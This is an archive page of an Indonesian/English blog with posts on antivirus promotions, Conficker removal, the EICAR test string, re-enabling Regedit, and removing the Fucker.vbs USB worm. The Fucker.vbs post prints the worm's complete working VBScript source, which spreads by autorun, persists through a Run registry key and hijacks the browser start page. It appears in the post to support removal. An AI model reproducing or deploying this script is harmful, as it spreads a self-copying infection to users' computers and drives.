Showing posts with label virus. Show all posts

License Avira 6 Bulan : Promo (gratis)

Avira Premium Security Suite yang baru mempunyai keunggulan yang lebih, terutama perlindungan buat anda yang sering komputernya conect dengan internet. Adanya fasilitas Firewall yang melindungi, Anti spam, dan tool untuk backup data. New: QuickRemoval, NetbookSupport and ParentalControl.

Kini Avira bekerjasama dengan PC Advisor memberikan Promo berupa Lisensi Avira Security Suite secara Gratis selama 6 Bulan. Untuk mendapatkannya hanya dibutuhkan email untuk registrasi dan licensi juga akan dikirim via email.


setelah anda register, kemudian download Avira Premium Security Suite terbaru, kemudian install. dan rasakan sendiri bedanya yang biasa dengan yg premium.

SreenShoot Antivir Komputer Gw


Baca Selengkapnya - License Avira 6 Bulan : Promo (gratis)

Conficker, RECYCLER : jwgkvsq.vmx

Virus luar berteknologi canggih ini memang menyebar luar biasa. Bentuknya yang merupakan file DLL (Dynamic Link Library) membedakannya dengan kebanyakan virus lain yang berupa EXE. Kemampuan yang dimilikinya juga bisa disetarakan dengan rootkit. Serta, sifatnya ber-polymorphic membuatnya memiliki tubuh yang berubah-ubah. Pada komputer terinfeksi, user tidak akan dapat membuka situs yang “berbau” antivirius atau Microsoft update. Virus ini juga aktif menyebar di Indonesia dengan menggunakan media removable disk misalkan flash disk. Pada flash disk terinfeksi, Anda akan menemukan file autorun.inf dan direktori RECYCLER yang di dalamnya terdapat sub-direktori dengan nama misalkan S-5-3-42-2819952290-8240758988-879315005-3665, dan pada direktori inilah terdapat file virus Conficker dengan nama biasanya jwgkvsq.vmx yang sebenarnya adalah file DLL.

Untuk menghapusnya anda bisa menggunakan PCMAV Terbaru
atau dengan cara yang lain How to remove the virus Vmx / worm conficker jwgkvsq.vmx and RECYCLER

Baca Selengkapnya - Conficker, RECYCLER : jwgkvsq.vmx

How To Remove Recycler Virus

Before i tell you the instruction, please check the following
1. is your registry editor enabled
2. task manager is enabled and can open windows program(especially the infected process explorer.exe)

Procedure if you meet the checking
1.open registry editor first
2 terminate explorer.exe using task manager or any process explorer
3. on registry editor, goto edit>find
4. search "ise32.exe". if there is a "STUBPATH" under explorer folder with value "\recycler\\ise32.exe", please delete it. NOTE: read the registry carefully or it may damage your PC. delete only file with exact filename ise32.exe under only.
5.open explorer.exe using taskmanager.
done

Baca Selengkapnya - How To Remove Recycler Virus

Test Sederhana Keandalan Anti Virus Anda

H
al yang paling menjengkelkan memang kalau komputer kita terkena virus. Tak hanya pekerjaan yang jadi terhambat, file-file penting pun ikut terinfeksi. Padahal anda telah menginstal Antivirus di komputer anda dan anda rutin melakukan update tapi tetap saja, virus menyerang komputer anda.

Jangan dulu salahkan antivirus, siapa tahu anda menginstal antivirus dan antivirus anda tidak bekerja secara maksimal (misal tidak melakukan real time scan) sehingga akhirnya luput melakukan antisipasi terhadap sebuah virus. Nah, untuk mengecek apakah antivirus anda berjalan dengan baik dan menjaga komputer anda secara real time terhadap bahaya virus, anda bisa melakukan sebuah langkah test sederhana berikut :

1. Copy ‘kalimat’ di bawah ini kemudian paste di Notepad

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*


2. Saving file tersebut. Kalau Antivirus anda berjalan dengan baik, seketika juga file yang anda saving tersebut akan terdeteksi oleh antivirus sebagai “EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H” yang merupakan file test buatan EICAR untuk mengecek kinerja antivirus anda.


3. Jika tidak terdeteksi oleh antivirus anda, coba anda rubah ekstensi filenya jadi *.exe atau *.com atau *.doc, pokoknya selain *.txt


4. Jika masih juga tidak terdeteksi, maka bisa dipastikan antivirus anda tidak berjalan dengan baik secara real time, dan ini bisa menyebabkan komputer anda terserang virus, meski anda telah menginstal antivirus.


5. Bila tidak terdeteksi secara real time, sekarang coba scan file tersebut secara manual dengan antivirus anda, jika dengan manual scan tetap tidak terdeteksi, maka sudah saatnya anda mengganti antivirus anda.

Sumber : Tasikisme
Thanks......By : Bembenk

Baca Selengkapnya - Test Sederhana Keandalan Anti Virus Anda

Task Manager & Regedit Disabled by Your Administrator


Anda pernah mengalami seperti gambar di atas. Itu bisa di sebabkan karena virus. Pada saat pelatihan di ICT center Bdl, ternyata semua komputer sudah terinjeksi virus dan mengalami hal seperti di atas. Kemudian saya coba searching pake mbah google. Dan mungkin anda juga bisa sampai ke blog ini dengan perantara mbah google juga.hehehe. Akhirnya dapat juga tutorial dan toolsnya buat mengenable Task Manager dan Regedit. Silahkan di coba langkah-langkah ini
1. Mengenable Task Manager
Di sini saya dapat tools yang namanya Task Manager Fix. silahkan cari di google at kalo linknya belum di apus ada di sini Download

2. Mengenable Regedit
Tutorialnya saya dapat di sini http://www.pchell.com/support/registryeditordisabled.shtml
Silahkan di coba salah satu jika sudah berhasil cukup. Tapi saya coba langkah yang ke 4
Method 1 - Enabling the Registry with VBScript

Doug Knox, a Microsoft Most Valuable Professional, has created a VBScript that enables or disables the Registry Editor based on the following location in the registry. Of course, since the registry editor is disabled, you can't change it manually, so Doug wrote a Visual Basic Script to accomplish the task.

HKey_Current_User\Software\Microsoft\Windows\CurrentVersion\Policies\System\

Visit Doug's page and download Registry Tools VBScript to your desktop, double-click on it to run it, then reboot your computer and try to open the Registry Editor.

If this fix didn't solve your problem, try method two shown below.

Method 2: Use Symantec's tool to reset shell\open\command registry keys

Sometimes worms and trojans will make changes to the shell\open\command registry entries as part of their infections. This will cause the virus to run each time you try to run an .exe file such as the Registry Editor. In these cases, visit Symantec's website and download the UnHookExec.inf file to your desktop. Right-click on it and choose Install. Restart your computer and then try to open the Registry Editor.


Method 3: Rename Regedit.com to Regedit.exe

Some viruses and other malware will load a regedit.com file that is many times a zero byte dummy file. Because .com files have preference over .exe files when executed if you type REGEDIT in the run line, it will run the regedit.com instead of the real regedit.exe file.

Delete the regedit.com file if its a zero byte file to restore access to REGEDIT. In some cases, such as the W32.Navidad worm, you'll need to rename the REGEDIT file to get it to work.


Method 4: Windows XP Professional and Group Policy Editor

If you have Windows XP Professional and access to an administrative user account, you could change the registry editor options in the Group Policy Editor.

1. Click Start, Run
2. Type GPEDIT.MSC and Press Enter
3. Go to the following location

* User Configuration
* Administrative Templates
* System
4. In the Settings Window, find the option for "Prevent Access to Registry Editing Tools" and double-click on it to change.
5. Select Disabled or Not Configured and choose OK
6. Close the Group Policy Editor and restart your computer
7. Try opening REGEDIT again

Although there are a few other ways, the above ways I have used with great success in re-enabling the REGEDIT command. If you are interested in more ways to reactive the REGEDIT command, you may want to visit a site called Killian's Guide, that goes into more detail on a variety of ways to get the registry editor to work again.


Thanks......By : Bembenk

Baca Selengkapnya - Task Manager & Regedit Disabled by Your Administrator


Remove virus Fucker.vbs from Computer

Script Fucker.vbs

'My name is Keith From Webchat
on error resume next
dim mysource,winpath,flashdrive,fs,mf,atr,tf,rg,nt,check,sd
atr = "[autorun]"&vbcrlf&"shellexecute=wscript.exe fucker.vbs"
set fs = createobject("Scripting.FileSystemObject")
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text=mf.openastextstream(1,-2)
do while not text.atendofstream
mysource=mysource&text.readline
mysource=mysource & vbcrlf
loop
do
Set winpath = fs.getspecialfolder(0)
set tf = fs.getfile(winpath & "\fucker.vbs")
tf.attributes = 32
set tf=fs.createtextfile(winpath & "\fucker.vbs",2,true)
tf.write mysource
tf.close
set tf = fs.getfile(winpath & "\fucker.vbs")
tf.attributes = 39
for each flashdrive in fs.drives
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> "A:" then
set tf=fs.getfile(flashdrive.path &"\fucker.vbs")
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &"\fucker.vbs",2,true)
tf.write mysource
tf.close
set tf=fs.getfile(flashdrive.path &"\fucker.vbs")
tf.attributes =39
set tf =fs.getfile(flashdrive.path &"\autorun.inf")
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &"\autorun.inf",2,true)
tf.write atr
tf.close
set tf =fs.getfile(flashdrive.path &"\autorun.inf")
tf.attributes=39
end if
next
set rg = createobject("WScript.Shell")
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Fucker",winpath&"\fucker.vbs"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page","http://sexe.athost.net/Sex.zip"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title","Malaysian Hackers"
if check <> 1 then
Wscript.sleep 200000
end if
loop while check<>1
set sd = createobject("Wscript.shell")
sd.run winpath&"\explorer.exe /e,/select, "&Wscript.ScriptFullname
Script autorun.inf

[autorun]
shellexecute=wscript.exe fucker.vbs
HOW TO REMOVE FUCKER.VBS

Step 1
1. Start menu
2. Go Run (type msconfig in the box)




3. Click on Startup and search service like in picture in figure 1.2.Then remove mark symbol from the box that write fucker.

4. After that click Apply and Ok .
5. And then click Exit Without Restart .

Step 2

1. Go to My Computer .
2. Click on Tool.
3. Click on Folder Option


4. Click on View and then put mark on Show hidden file and folders. See figure 2.2.
5. And remove any mark on.
- Hide extensions for known file types.
- Hide protected operating system files (recommended).
- Launch folder windows in a separate process.


Step 3.
1. Now you click right on drive c/d (etc. all of drive) and chose Open.
2. And now you can see all hidden file and file that you going to remove
-Autorun.inf
-Fucker.vbs


3. And now remove this 2 file by used Shift + Delete key.
4. And check all drive that can’t open bye double click and delete this 2 file.

Step 4.
1. Download ccleaner http://rapidshareict.blogspot.com/2007/05/remover-fucker-vbs.html
2. Run this on your system.
3. Restart.

For repair Internet Explorer read in : http://bambangoke.blogspot.com/2007/05/virus-fuckervbs.html


Baca Selengkapnya - Remove virus Fucker.vbs from Computer

How to remove fucker.vbs


How to remove fucker.vbs
Virus fucker.vbs ini membuat folder kita menjadi hidden. Tapi anda tidak perlu cemas. Dan akan untuk menghilangkannya bisa digunakan AVG Free dari grisoft dengan update terbaru. Setelah di install AVG Free dan di Update kemudian kita scan drive atau Flash disk yang terkena virus. Dan kita Clean/delete virus. Setelah selesai maka baru akan muncul file virus tersebut dengan nama Fucker.vbs dan file autorun.inf yang jika di buka dalamnya dengan notepad akan link ke Fucker.vbs kemudian kita delete manual dua file itu. Kemudian buka command prompt (cmd).
Dari run tuliskan cmd kemuadian masuk ke drive atau flashdisk yang terkena virus kemudian ketikkan attrib -s -h /s /D.
Contoh :
=================================
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>attrib -s -h /s /D

=================================
Maka folder kita yang di hidden akan muncul kembali.

Jika langkah di atas tidak berhasil maka dapat di gunakan langkah yang ini, baca selengkapnya di
http://bambangoke.blogspot.com/2007/05/remove-virus-fuckervbs-
from-computer.html

Thanks.


Virus Name:

W32/Catcher-A (Sophos), Fucker.vbs (AVG), Fucker.vbs (NOD32). Currently McAfee VirusScan still cannot detect this as virus (DAT 5018).

Symptoms:

Internet Explorer Title nya akan berubah menjadi "Malaysia Hacker", dan akan mendownload "sex.zip" ketika IE sedang di buka, Tidah ada respon ketika di double-click di drive (misal: C:)

Dan untuk meremove virus ini dapt mengikuti langkah-langkah sebagai berikut :

Untuk menghilangkan virus dari komputer :

Lihat di

Bagaimana untuk memperbaiki Internet Explorer kembali :

1.Klik pada start , run, ketik regedit
2. Masuk ke registry editor dan cari HKCU\Software\Microsoft\InterExplorer\Main
Delete "Windows Title = Malaysian Hacker"
3. Jika ada "fucker.vbs" dapat di delete di registry key
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2
Delete the folder shell where fucker.vbs is found.
3. Buka IE kembali, dan akan normal kembali dengan default page
Setelah itu maka komputer anda sudah terbebas dari virus FUCKER.VBS .

Semoga Berguna *-:)


Baca Selengkapnya - How to remove fucker.vbs
 

Copyright Harga HP Terbaru © 2010 - All right reserved. Powered by Wordpress Hostgator Hosting whos online